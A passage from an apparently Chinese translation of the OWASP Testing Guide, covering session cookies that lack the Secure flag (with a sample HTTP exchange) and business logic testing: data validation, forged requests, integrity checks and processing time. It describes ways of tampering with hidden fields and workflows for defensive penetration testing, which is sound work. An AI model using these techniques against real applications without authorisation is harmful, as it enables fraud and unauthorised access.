包含会话ID的Cookie信息必须通过受保护的信道进行传输。如果Cookie没有设置secure标志[6]，这允许应用程序不加密传输他们。注意下面这些没有设置Secure标志的Cookie，所有的过程记录都是在HTTP中完成，而不是HTTPS。

```

https://secure.example.com/login

POST /login HTTP/1.1
Host: secure.example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://secure.example.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

HTTP/1.1 302 Found
Date: Tue, 03 Dec 2013 21:18:55 GMT
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-Jan-2014 00:00:00 GMT; path=/; domain=example.
Location: private/
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

http://example.com/private

GET /private HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://secure.example.com/login
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-store
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset=UTF-8
Content-Length: 730
Date: Tue, 25 Dec 2013 00:00:00 GMT

```

## 测试工具

- [5] curl 可以被用于手动检查页面

## 参考资料

### OWASP 资料

- [1] OWASP Testing Guide - Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPT-001)
- [2] OWASP TOP 10 2010 - Insufficient Transport Layer Protection
- [3] OWASP TOP 10 2013 - Sensitive Data Exposure
- [4] OWASP ASVS v1.1 - V10 Communication Security Verification Requirements

- [6] OWASP Testing Guide - Testing for Cookies attributes (OTG-SESS-002)

# 业务逻辑测试

---

## 综述

在多功能的动态web应用程序中测试业务逻辑漏洞需要用非常规手段来思考。如果应用认证机制原先以1、2、3的步骤依次执行的验证身份目的来开发，万一用户从步骤1直接跳到步骤3会发生什么？用更加简单的例子来说，在打开失败、权限拒绝或仅仅500的错误的情况下，应用程序是否依然能够提供访问权限？

可以举出许多例子，但是不变的思想是“跳出常规思维”。这种类型的漏洞无法被漏洞扫描工具探测到，依赖于渗透测试人员的技巧和创造性。此外，这种类型的漏洞往往是最难探测的漏洞之一，而且通常是特定应用程序相关的，但是同样的，如果被利用，也是对应用程序最有害的。

尽管在现实生活中，这种业务漏洞的利用常常发生，有许多应用漏洞的研究者调查他们，业务逻辑缺陷的分类还在研究之中。web应用程序是其中的焦点。社区的争论在于这些问题展示了新概念还是仅仅是已知问题的变种。

测试这些业务逻辑缺陷类似功能测试人员测试逻辑或有限状态测试。这些类型的测试需要安全专家多一些不同的思考，开发误用和滥用测试用例，以及许多功能测试人员使用的技巧。自动化的业务逻辑滥用测试用例几乎不可能，这仍然是需要依赖测试者的技巧和知识来完成业务过程和利用其中的规则的手工艺术。

## 业务限制

考虑应用程序提过的业务功能的规则。有没有对用户行为的限制？然后思考应用程序是否强制执行了这些规则。如果测试人员非常熟悉业务，那么通常非常容易识别出测试和分析用例来验证应用程序的规则。如果测试人员是第三方的测试者，需要使用自己的常识和询问有关人员关于业务过程，以及应用系统是否允许不同的操作。

有时，在一些非常复杂的应用系统中，测试者可能不会一开始就弄清楚应用程序的每一方面。在这些情况下，最好是在开始测试之前，客户可以陪同测试人员熟悉整个应用，以便于测试人员更好理解应用程序的限制和开发意图。此外，如果可能，在测试过程中，如果发生有关应用程序功能的问题，能够与开发人员直接交流可能会带来极大帮助。

## 问题描述

自动化工具很难理解上下文，因此只有人工才能实施此类测试。下面两个例子会展示如何理解应用程序功能、开发者意图、以及一些创造性“跳出盒子”的想法来打破应用程序逻辑。第一个例子从最简单的参数操纵开始，第二个例子是真实世界中多步骤处理缺陷导致完全颠覆应用程序。

### 例1:

假设一个电子金融站点允许用户选择购买的物品，查看金额合计页面以及付款。如果攻击者能够退回到合计页面，维持有效的会话，并将物品价格修改为较低的价格并完成支付过程？

### 例2:

保持/锁住资源，使其他人无法购买该物品可能导致攻击者通过一个较低的价格获得商品。对抗方法是实现超时和确保只有正确的价格可以支付的机制。

### 例3:

万一用户可以从他们俱乐部/组织账户发起交易事务，随后将节点指向自己账户并取消交易？是否交易点券/额度会加入他们自己的账户？

## 业务逻辑测试用例

每一个应用程序存在不同的业务处理流程，应用程序相关的逻辑可以通过无限种方法进行组合。这部分主要提供一些场景的业务逻辑问题的例子，并没有罗列出所有可能的问题。

业务逻辑漏洞利用方法可以分解为如下类别：

- [业务逻辑数据验证测试 \(OTG-BUSLOGIC-001\)](#)

在业务逻辑数据验证测试中，我们验证应用程序不允许用户向系统/应用程序插入“未验证”的数据。这是非常重要的，因为如果没有这层防护措施，攻击者可能向应用程序/系统插入“未验证”的数据/信息，而且使系统认为这些数据是“好的”并且已经在“入口”点进行验证，并且让系统相信“入口”点已经实施过了数据验证，因为这是业务逻辑工作流的一环。

- [请求伪造能力测试 \(OTG-BUSLOGIC-002\)](#)

在伪造和参数预测测试中，我们验证应用程序不允许用户向系统任何不应该有权限访问的或者需要特定时间特定方法访问的组件中提交或改变数据。这非常重要，因为缺少这层防护措施，攻击者可能通过“愚弄/忽悠”应用系统允许他们进入本不能进入的区域，绕过了应用业务逻辑工作流。

- [完整性测试 \(OTG-BUSLOGIC-003\)](#)

在完整性检查和篡改证据测试中，我们验证应用程序不允许用户破坏系统任何部分或数据的完整性。这非常重要，因为缺少这层防护措施，攻击者能打破业务逻辑工作流，并改变已经被攻破的应用/系统数据或者通过改变日志文件中的信息掩盖某种行为。

- [过程时长测试 \(OTG-BUSLOGIC-004\)](#)

在过程时长测试中，我们验证应用程序不允许用户通过输入/输出时长来操作系统或者预测系统行为。这非常重要，因为缺少这层防护，攻击者可能能监视处理时间和确定基于时间的输出内容或通过时间差异不完成某事务或某动作来绕过应用程序业务逻辑。

- [功能使用次数限制测试 \(OTG-BUSLOGIC-005\)](#)

在功能限制测试中，我们验证应用程序不允许用户使用超出应用程序的份额或业务工作流需要的功能次数。这非常重要，因为缺少这层防护，攻击者可能能超出业务使用次数许可地使用应用程序功能或者份额来获取额外的利益。

- [工作流程绕过测试 \(OTG-BUSLOGIC-006\)](#)

在绕过工作流的测试中，我们验证应用系统不允许用户实施在业务处理流程“支持/需要”之外的动作。这非常重要，因为缺少这层防护，攻击者可能能绕过工作流和某些检查，允许他们提前进入或跳过某些必须的区域。应用系统潜在允许动作/事务在不完成完整的业务流程下完成，使整个系统处在不完整的信息追踪回溯的环境中。

- [应用误用防护测试 \(OTG-BUSLOGIC-007\)](#)

在应用程序误用测试中，我们验证系统不允许用户以不预期的方式使用应用程序。

- [非预期文件类型上传测试 \(OTG-BUSLOGIC-008\)](#)

在非预期文件上传测试中，我们验证应用程序不允许用户上传系统期待或业务逻辑允许以外的文件类型的文件。这非常重要因为缺少这层防护，攻击者可能提交非预期的文件如.exe或.php，这些文件可能被保存在系统之中，并被系统或应用程序执行。

- [恶意文件上传测试 \(OTG-BUSLOGIC-009\)](#)

在恶意文件上传测试中，我们验证应用系统不允许用户向系统上传能破坏系统安全的恶意或潜在恶意文件。这非常重要因为缺少这层防护措施，攻击者就能够向系统上传恶意文件来传播病毒、恶意软件甚至利用程序如执行shellcode。

## 测试工具

虽然这里有许多测试工具能够验证业务流程在合法情况下是否工作正常，但是这些工具无法探测逻辑漏洞。举例来说，工具不能探测用户是否能通过编辑参数、预测资源名称或提升权限够绕过业务处理缺陷来访问受限资源，也没有有效机制来帮助测试人员来质疑事务状态。

下面是一下常见的可能有助于发现业务逻辑问题的工具。

#### HP 业务流程测试软件

- <http://www8.hp.com/us/en/software-solutions/software.html?compURI=1174789#.UObjK3ca7aE>

数据劫持代理 - 来观察HTTP流量中的请求与响应

- Webscarab - [https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)
- Burp Proxy - <http://portswigger.net/burp/proxy.html>
- Paros Proxy - <http://www.parosproxy.org/>

Web 浏览器插件 - 来查看和修改HTTP/HTTPS头、post参数和观察浏览器的DOM结构

- Tamper Data (for Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/tamper-data/>
- TamperIE (for Internet Explorer) - <http://www.bayden.com/tamperie/>
- Firebug (for Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/firebug/> and <http://getfirebug.com/>

其他测试工具

- Web Developer toolbar - <https://chrome.google.com/webstore/detail/bfbameneioreokggbdhmiedkhjnmfkcnlldhhm>
  - Web开发者工具扩展为浏览器提供许多web开发者工具。这是Firefox官方扩展插件。
- HTTP Request Maker - <https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US>
  - Request Maker是一个渗透测试工具，你可以使用他轻易捕捉web页面请求，修改URL、http头和POST数据。当然你也能创造新的请求。
- Cookie Editor - <https://chrome.google.com/webstore/detail/fngmhnnplhplaeedifhccceomclgfbg?hl=en-US>
  - 一个Cookie管理器，可以用来添加、删除、修改、搜索、保护、阻隔Cookies。
- Session Manager - <https://chrome.google.com/webstore/detail/bbcnbpafconjjigibnhbfmmgdubbkcfi>
  - 通过Session Manager你可以快速存储和读取你当前浏览器状态。你能够管理多个会话，重命名或异常会话数据。每个会话都有独立的状态，比如打开的标签和窗口信息。一旦打开会话，浏览器就能恢复原来的状态。
- Cookie Swap - <https://chrome.google.com/webstore/detail/dffhipnlkkblkhpjapbecpmoilcama?hl=en-US>
  - 一个会话管理器，用来管理cookies，让你能使用不同账号登陆网站。你可以使用你所有的账户登陆Gmail、yahoo、hotmail和任何其他网站；使用这个工具切换其他账户。
- HTTP Response Browser - <https://chrome.google.com/webstore/detail/mgekankhboggjkpcbhacjgflbacnpljm?hl=en-US>
  - 从浏览器发起HTTP请求，浏览响应（HTTP头和源代码）。使用XMLHttpRequest发送HTTP请求、HTTP头、消息主体，并能查看HTTP状态、头和源代码。在HTTP头或主体中点击链接来发起新的请求。这个插件对XML响应使用了Syntax Highlighter进行了格式化。
- Firebug lite for Chrome - <https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench>
  - Firebug Lite不是Firebug或Chrome开发者工具的替代品。他是一个整合这些工具的工具，他提供丰富的HTML元素、DOM元素、投影模型等可视化功能，他也能提供即时查看HTML元素、在线编辑CSS属性功能。

## 参考资料

### 白皮书

- Business Logic Vulnerabilities in Web Applications - <http://www.google.com/url?sa=t&rct=j&q=BusinessLogicVulnerabilities.pdf&source=web&cd=1&cad=rja&ved=0CDIQFjAA&url=http%3A%2F%2Fccorate.googlecode.com%2Ffiles%2FBusinessLogicVulnerabilities.pdf&ei=2Xj9UJO5LYaB0QHakwE&usg=AFQjCNGIAcjK2uz2U87bTjTHjJ-T0T3THg&bvm=bv.41248874,d.dmg>
- The Common Misuse Scoring System (CMSS): Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864 - <http://csrc.nist.gov/publications/nistir/ir7864/nistir-7864.pdf>
- Designing a Framework Method for Secure Business Application Logic Integrity in e-Commerce Systems, Faisal Nabi - <http://ijns.femto.com.tw/contents/ijns-v12-n1/ijns-2011-v12-n1-p29-41.pdf>
- Finite State testing of Graphical User Interfaces, Fevzi Belli - <http://www.slideshare.net/Softwarecentral/finitestate-testing-of-graphical-user-interfaces>
- Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalis Yannakakis - <http://www.cse.ohio-state.edu/~lee/english/pdf/ieee-proceeding-survey.pdf>
- Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi - <http://homepages.cs.ncl.ac.uk/jeff.yan/TEL.pdf>
- Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee - [https://www.info-point-security.com/open\\_downloads/2008/McAfee\\_wp\\_online\\_gaming\\_0808.pdf](https://www.info-point-security.com/open_downloads/2008/McAfee_wp_online_gaming_0808.pdf)
- Seven Business Logic Flaws That Put Your Website At Risk – Jeremiah Grossman Founder and CTO, WhiteHat Security - [https://www.whitehatsec.com/resource/whitepapers/business\\_logic\\_flaws.html](https://www.whitehatsec.com/resource/whitepapers/business_logic_flaws.html)
- Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetser Ludovico Cavedon Christopher Kruegel Giovanni Vigna - [https://www.usenix.org/legacy/event/sec10/tech/full\\_papers/Felmetser.pdf](https://www.usenix.org/legacy/event/sec10/tech/full_papers/Felmetser.pdf)
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse, Dr. Ponemon - <http://www.emc.com/collateral/rsa/silvertail/rsa-silver-tail-ponemon-ar.pdf>
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse (UK) Edition, Dr. Ponemon - [http://buzz.silvertailsystems.com/Ponemon\\_UK.htm](http://buzz.silvertailsystems.com/Ponemon_UK.htm)

### OWASP 相关

- Business Logic Attacks – Bots and Bats, Eldad Chai - [http://www.imperva.com/resources/adc/pdfs/AppSecEU09\\_BusinessLogicAttacks\\_EldadChai.pdf](http://www.imperva.com/resources/adc/pdfs/AppSecEU09_BusinessLogicAttacks_EldadChai.pdf)
- OWASP Detail Misuse Cases - [https://www.owasp.org/index.php/Detail\\_misuse\\_cases](https://www.owasp.org/index.php/Detail_misuse_cases)
- How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana - [http://www.slideshare.net/marco\\_morana/issa-louisville-2010morana](http://www.slideshare.net/marco_morana/issa-louisville-2010morana)

### 常用站点

- Abuse of Functionality - <http://projects.webappsec.org/w/page/13246913/Abuse-of-Functionality>
- Business logic - [http://en.wikipedia.org/wiki/Business\\_logic](http://en.wikipedia.org/wiki/Business_logic)
- Business Logic Flaws and Yahoo Games - <http://jeremiahgrossman.blogspot.com/2006/12/business-logic-flaws.html>

- CWE-840: Business Logic Errors - <http://cwe.mitre.org/data/definitions/840.html>
- Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic - <http://www.slideshare.net/RafalLos/defying-logic-business-logic-testing-with-automation>
- Prevent application logic attacks with sound app security practices - [http://searchappsecurity.techtarget.com/qna/0,289202,sid92\\_gci1213424,00.html?bucket=NEWS&topic=302570](http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570)
- Real-Life Example of a 'Business Logic Defect' - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>
- Software Testing Lifecycle - <http://softwaretestingfundamentals.com/software-testing-life-cycle/>
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application Assets and Flaws – Vulnerability Detection to Fix - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> and [http://www.ntobjectives.com/files/Business\\_Logic\\_White\\_Paper.pdf](http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf)

#### 书籍

- The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 (2010)

# 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)

---

## 综述

应用程序必须确保只有逻辑合法的数据才能在前端输入和直接传输到服务器端。只对数据进行本地验证可能是应用层序在服务器端遭到攻击，比如通过代理或传输途中的其他系统。这不同于进行简单的边界数据分析（BVA），验证更加困难，大多数情况下不能简单在输入端进行验证，通常需要其他系统进行检查。

举例说明：应用程序可能需要你的社会安全号码（SSN）。在BAV中，应用程序应该在数据输入时候检查文件形式和语法（在这里是9位数字，非负数，不全为0）。但是也必须考虑一些逻辑上的约束。SSN号码是有组织分类的。是否在死亡名单中？是否是来自某特定地区？

业务逻辑数据验证相关漏洞独特在是应用程序相关的，不同于伪造请求相关漏洞的地方在于他们更加关心数据逻辑，而不是简单破坏业务逻辑工作流。

应用程序的前后两端都应该进行数据验证和有效性验证，来确保传递的数据时逻辑有效的。甚至当用户提交的有效数据时，业务逻辑也可能因为该数据或此时状态表现出不同的处理行为。

## 测试案例

### 案例 1

假设我们正在维护一个多层的电子商务站点，这个站点主要业务是卖地毯。用户选择他们喜欢的地毯，输入尺寸，进行交易，应用程序前端对输入信息进行验证，保证制作颜色和尺寸信息是正确的，合同信息时有效的。但是在后端的业务逻辑有两条路径，如果地毯有库存，就直接从仓库发货，但是如果缺货，就会联系合作伙伴的系统，检查他们是否有库存，如果有从合作伙伴的仓库发货，并支付报酬。如果攻击者能进行一个有库存的交易，但是仍将他作为缺货发送给合作伙伴，这种情况如果发生会如何？又如果攻击者能够作为中间人发送消息给合作伙伴仓库而不进行支付又会如何？

### 案例 2

许多信用卡系统在晚上核实时账户资金情况，所以用户可能在某种程度上获取更多的支付额度。反过来也一样。如果在早上花完了我的信用卡额度，可能就不能在傍晚进行可用支付。另一个例子是在多个地点同时进行信用卡支付，可能会超出限额，如果系统是通过昨晚的数据进行限额配置的话。

## 如何测试

### 通用测试方法

- 通览项目文档寻找数据输入点或者数据传递点。
- 一旦找到了，试着插入逻辑无效的数据。

### 特定测试方法

- 对前端系统数据进行有效性测试，确保他们只接受“有效”的数据。
- 使用劫持代理来观察HTTP POST/GET请求情况，寻找数据传递的请求（如花费、数量）。特别的，寻找数据在应用系统相互传递过程中，可能的注入或者数据篡改点。
- 一旦逻辑无效的数据被系统审查（如不存在的SSN或特别id标示，或者其他不适合业务逻辑的数据）。该行为验证了服务端系统工作正常，不接受逻辑无效的数据。

## 相关测试用例

- 所有 [输入验证测试](#) 测试用例
- [账户枚举测试 \(OTG-IDENT-004\)](#)
- [会话管理控制绕过测试 \(OTG-SESS-001\)](#)
- [会话变量暴露测试 \(OTG-SESS-004\)](#)

## 测试工具

- [OWASP Zed Attack Proxy \(ZAP\) - https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](#)

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

## 参考资料

Beginning Microsoft Visual Studio LightSwitch Development - [http://books.google.com/books?id=x76L\\_kaTgdEC&pg=PA280&lpg=PA280&dq=business+logic+example+valid+data+example&source=bl&ots=GOfQ-7f4Hu&sig=4jOejZVligZOrvjBFRAT4-jy8DI&hl=en&sa=X&ei=mydYUt6qEOX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onepage&q=business%20logic%20example%20valid%20data%20example&f=false](http://books.google.com/books?id=x76L_kaTgdEC&pg=PA280&lpg=PA280&dq=business+logic+example+valid+data+example&source=bl&ots=GOfQ-7f4Hu&sig=4jOejZVligZOrvjBFRAT4-jy8DI&hl=en&sa=X&ei=mydYUt6qEOX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onepage&q=business%20logic%20example%20valid%20data%20example&f=false)

## 整改措施

应用程序/系统必须确保只有“逻辑有效”的数据才可被应用程序输入点和数据传递点接受，数据不能在进入系统的时候就被简单信任处理。

# 伪造请求能力测试 (OTG-BUSLOGIC-002)

## 综述

伪造请求是一种攻击者用来绕过前端应用程序限制，直接向后端处理程序提交信息的方法。攻击者的目的在于通过中间代理发送带有在业务逻辑之外的非支持的、受保护的或者预期意外数据的HTTP POST/GET请求。伪造请求的例子包括利用可猜测的或可预测的参数和一些“隐藏”特性功能（如调试功能、特殊开发界面）来得到额外信息或者绕过业务逻辑。

伪造请求相关漏洞在不同应用及其业务逻辑数据验证方式中各不相同。着重于打破业务逻辑工作流。

应用程序必须有逻辑检查机制来对抗伪造请求，以防攻击者有机会利用伪造请求来破坏应用程序业务逻辑或者工作流程。伪造请求并不是新的技术手段；攻击者通过使用劫持代理来发送HTTP请求。通过伪造该请求中发现的、可预测的参数来绕过业务逻辑，错使应用程序以为任务或过程已经发生或没有发生。

此外，伪造请求可能会颠覆程序或者业务逻辑流，比如通过调用“隐藏”特性或功能（如调试模式、开发者模式、系统“彩蛋”）。“彩蛋”是一种故意的内部玩笑、隐藏消息或者特性，比如一段程序、影片、文章或者谜语。根据游戏设计者 Warren Robinett，这个名词是在 Atari 公司创造，某人被提示在 Robinett 的广泛发行的游戏 Adventure 中隐藏的一段秘密消息。这个名字据称是传统的寻找复活节彩蛋的活动引发的想法。（[http://en.wikipedia.org/wiki/Easter\\_egg\\_\(media\)](http://en.wikipedia.org/wiki/Easter_egg_(media))）。

## 测试案例

### 案例 1

假设一个电子影院允许用户选择电影票，并允许一次性的10%额外折扣。如果攻击者能够通过代理发现应用程序存在一个隐藏表单域（1或0）来确定折扣是否已经使用。攻击者通过递交‘1’来表明没有应用折扣从而进行多次折扣获得利益。

### 案例 2

假设在线视频游戏中心在每次游戏关卡完成后将获得的积分转化为游戏券，这些游戏券可以兑换奖品。此外，每关游戏有等同于该关卡级别的分数累乘器。如果攻击者通过代理发现应用程序使用隐藏表单域来进入开发测试模式，就能快速跳到最高级别游戏关卡来快速累积游戏分数。

同时，如果攻击者能够通过调试的隐藏功能获得其他在线玩家的数据或者自身关卡数据，那么就能迅速完成关卡获得游戏分数。

## 如何测试

### 通用测试方法

- 通览项目文档寻找可猜测、可预测或者隐藏的功能区域。
- 一旦发现这样的地方，尝试插入逻辑有效数据，允许用户绕过正常业务逻辑工作流来使用系统。

### 特定测试方法 1

- 使用劫持代理来观察HTTP GET/POST 请求，寻找容易猜测的数据或者以特定频率递增的数据。
- 如果找到这样的参数，试着改变其数值获得预期以外的结果。

### 特定测试方法 2

- 使用劫持代理来观察HTTP GET/POST 请求，寻找暗示隐藏特性如调制开关的地方。
- 如果找到这样的地方，试着猜测并改变其数值来获得不同应用程序响应和行为。

## 相关测试用例

- 会话变量暴露测试 (OTG-SESS-004)
- CSRF测试 (OTG-SESS-005)
- 账户枚举测试 (OTG-IDENT-004)

## 测试工具

- OWASP Zed Attack Proxy (ZAP) - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

## 参考资料

- Cross Site Request Forgery - Legitimizing Forged Requests - <http://fragilesecurity.blogspot.com/2012/11/cross-site-request-forgery-legitimazing.html>
- Debugging features which remain present in the final game -  
[http://glitchcity.info/wiki/index.php/List\\_of\\_video\\_games\\_with\\_debugging\\_features#Debugging\\_features\\_which\\_remain\\_present\\_in\\_the\\_final\\_game](http://glitchcity.info/wiki/index.php/List_of_video_games_with_debugging_features#Debugging_features_which_remain_present_in_the_final_game)
- Easter egg - [http://en.wikipedia.org/wiki/Easter\\_egg\\_\(media\)](http://en.wikipedia.org/wiki/Easter_egg_(media))
- Top 10 Software Easter Eggs - <http://lifehacker.com/371083/top-10-software-easter-eggs>

## 整改措施

应用程序应该设计的足够健壮来阻止攻击者预测和操纵可能颠覆业务逻辑的参数，或者如调试模式等利用隐藏/未公开的功能。

# 完整性检测 (OTG-BUSLOGIC-003)

---

## 综述

许多应用程序被设计为通过部分隐藏输入表单来确定用户当前状态而展示不同的页面。但是，在许多情况下，有可能通过代理提交此类隐藏表单的值。在这些案例中，服务器端控制措施必须足够健壮来确保正确的业务逻辑数据。

此外，应用程序必须不依赖于不可编辑元素，下拉框列表或者业务逻辑处理过程的隐藏表单域，因为这些只是在浏览器的环境中不可编辑。用户可以使用代理工具来编辑这些参数并尝试操纵业务逻辑。如果应用程序对外暴露了业务规则数据如商品数量等作为不可编辑域，那么必须在服务器端存在同样的副本来自共同作用在业务逻辑处理中。最后，作为应用程序/系统数据，日志系统必须足够安全来阻止读写更新操作。

业务逻辑完整性检查漏洞独特在相关的误用案例是应用程序相关的，如果用户可以改变某些功能，那么他们应该仅能在业务逻辑中的特定时刻进行写或者更新/编辑相关操作。

应用程序必须对编辑拥有足够的检查，不允许用户直接向服务器提交无效信息，不信任不可编辑域的信息或是未授权操作用户提交的信息。此外，系统关键组件如日志系统，应受到“保护”，不能被非授权读取、写入和移除。

## 测试案例

### 案例 1

想象一个ASP.NET应用只允许管理员用户来修改其他用户的密码。管理员用户能看到其他用户用户名和密码区域，而其他用户不能。但是，如果非管理员用户通过代理提交该区域的用户名和密码，就有可能“欺骗”服务器来相信那些请求来自管理员用户，并为其他用户更改密码。

### 案例 2

大多数web应用使用下拉列表帮助用户进行快速选择状态、生日等等。假设一个项目管理应用允许用户登录，并将他们拥有权限的项目作为下拉框呈现。万一攻击者能找到没有权限的其他项目，并通过代理提交相关信息会如何？应用程序会通过访问请求么？他们不应该被允许，即使已经绕过了授权阶段的业务逻辑检查。

### 案例 3

假设摩托载具管理系统要求员工最初在市民申请标示或者驾驶许可证时验证每个市民资料和信息。在此时，业务处理过程创建了高级别数据完整性的数据，因为提交的数据被应用程序检查。现在假设应用程序移到了互联网之中，员工可以登录进行全业务服务，用户也可能登录进行自助服务来更新部分信息。此时，攻击者可以使用劫持代理来添加或更新他们没有权限进行控制的数据，并破坏数据完整性（比如给未婚市民提供配偶名字）。这种类型的插入/更新未确认的数据可能摧毁数据完整性，应该被阻止。

### 案例 4

许多系统包括用于审计和问题处理的日志系统。但是这些日志信息有多少是好的/有效的。他们能被攻击者有意无意改变来破坏完整性么？

## 如何测试

### 通用测试方法

- 通览项目文档寻找应用程序组件（如输入域、数据库或日志）中移动、存储或处理数据/信息的部分。
- 对于每一个这样的组件，确定那一部分的数据/信息是需要进行逻辑防护的。同时，考虑允许进行逻辑操作（插入、更

- 新、删除) 的角色情况。
- 尝试在每个组件(输入、数据库、日志)中插入、更新、删除不合法的数据/信息。特别使用那些没有权限的用户进行操作。

## 特定测试方法 1

- 使用代理捕获HTTP流量寻找隐藏域。
- 如果发现隐藏域，弄清楚这些域的功能，使用代理提交不同的数据来尝试绕过业务处理流程，操纵这些无法控制的数据。

## 特定测试方法 2

- 使用代理捕获HTTP流量寻找能够插入那些不可编辑区域的地方。
- 一旦发现，弄清楚这些域的功能，使用代理提交不同数据进行比较，尝试绕过业务处理流程，控制这些不可编辑域的数据。

## 特定测试方法 3

- 列举出可以进行编辑的应用程序组件，比如日志、数据库等。
- 对于每一个识别出来的组件，尝试读取、修改或移除其中数据。比如识别出来的日志文件，测试人员应该试试操纵其收集的数据。

## 相关测试用例

所有 [输入验证](#) 相关的测试用例。

## 测试工具

- 不同的系统/应用工具如编辑器、文件管理工具。
- OWASP Zed Attack Proxy (ZAP)* - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

## 参考资料

- Implementing Referential Integrity and Shared Business Logic in a RDB -  
<http://www.agiledata.org/essays/referentialIntegrity.html>
- On Rules and Integrity Constraints in Database Systems - <http://www.comp.nus.edu.sg/~lingtw/papers/IST92.teopk.pdf>
- Use referential integrity to enforce basic business rules in Oracle - <http://www.techrepublic.com/article/use-referential-integrity-to-enforce-basic-business-rules-in-oracle/>
- Maximizing Business Logic Reuse with Reactive Logic - <http://architects.dzone.com/articles/maximizing-business-logic>
- Tamper Evidence Logging - <http://tamperevident.cs.rice.edu/Logging.html>

## 整改措施

应用程序必须对编辑拥有足够的检查，不允许用户直接向服务器提交无效信息，不信任不可编辑域的信息或是未授权操作用户提交的信息。此外，任何可能被编辑修改的组件必须拥有对抗有意或无意的修改和升级措施。

# 测试处理用时 (OTG-BUSLOGIC-004)

---

## 综述

攻击者有可能通过监视应用程序完成任务或返回响应的用时来收集额外信息。攻击者可能能够通过简单保持活动会话开启，并不在“期待”的时间内提交事务来操作和打破业务处理流程。

处理用时逻辑漏洞是非常独特的漏洞，误用测试用例应该考虑执行和事务用时需要，并且与应用程序/系统密切相关。

处理用时信息可能会给予/泄露应用程序/系统后台进程的信息。如果应用程序允许用户猜测不同的处理时长会导致不同的结果，那么用户有可能能通过精心调整行为来赢得利益。

## 例子

### 例1

视频赌博机可能会花更大的处理时间在处理大奖励时。这可能允许聪明的赌博者不断投入最小数量的赌资，直到他们发现可能会使他们获得最大利益的长时间的处理的情况。

### 例2

许多登陆系统需要用户名和密码。如果你仔细观察，你可能发现输入错误用户名和错误密码，返回错误页面花费的时间比输入合法用户名和错误密码会更久。这可能会允许攻击者在不依赖于GUI消息的情况下分辨自己是否拥有合法用户名。

### 例3

许多体育场馆或旅行代理商有自己的票务系统来允许用户购买票务或预定座位。当用户请求已经锁定的位置或者待支付的预定席位时，万一攻击者一直维持预定席位而不完成支付会怎么样？席位会释放还是票无法发售？有些票务运营商现在只允许用户在5分钟内完成交易，否则交易将视为无效。

### 例4

假设前面那个电子金融金属交易站点允许用户购买他登陆时间那一刻的市场价格的一定份额的商品。万一攻击者登陆，并提交订单但不完成交易，等待当天的金属价格走高，攻击者还能使用先前的较低的价格么？

## 如何测试

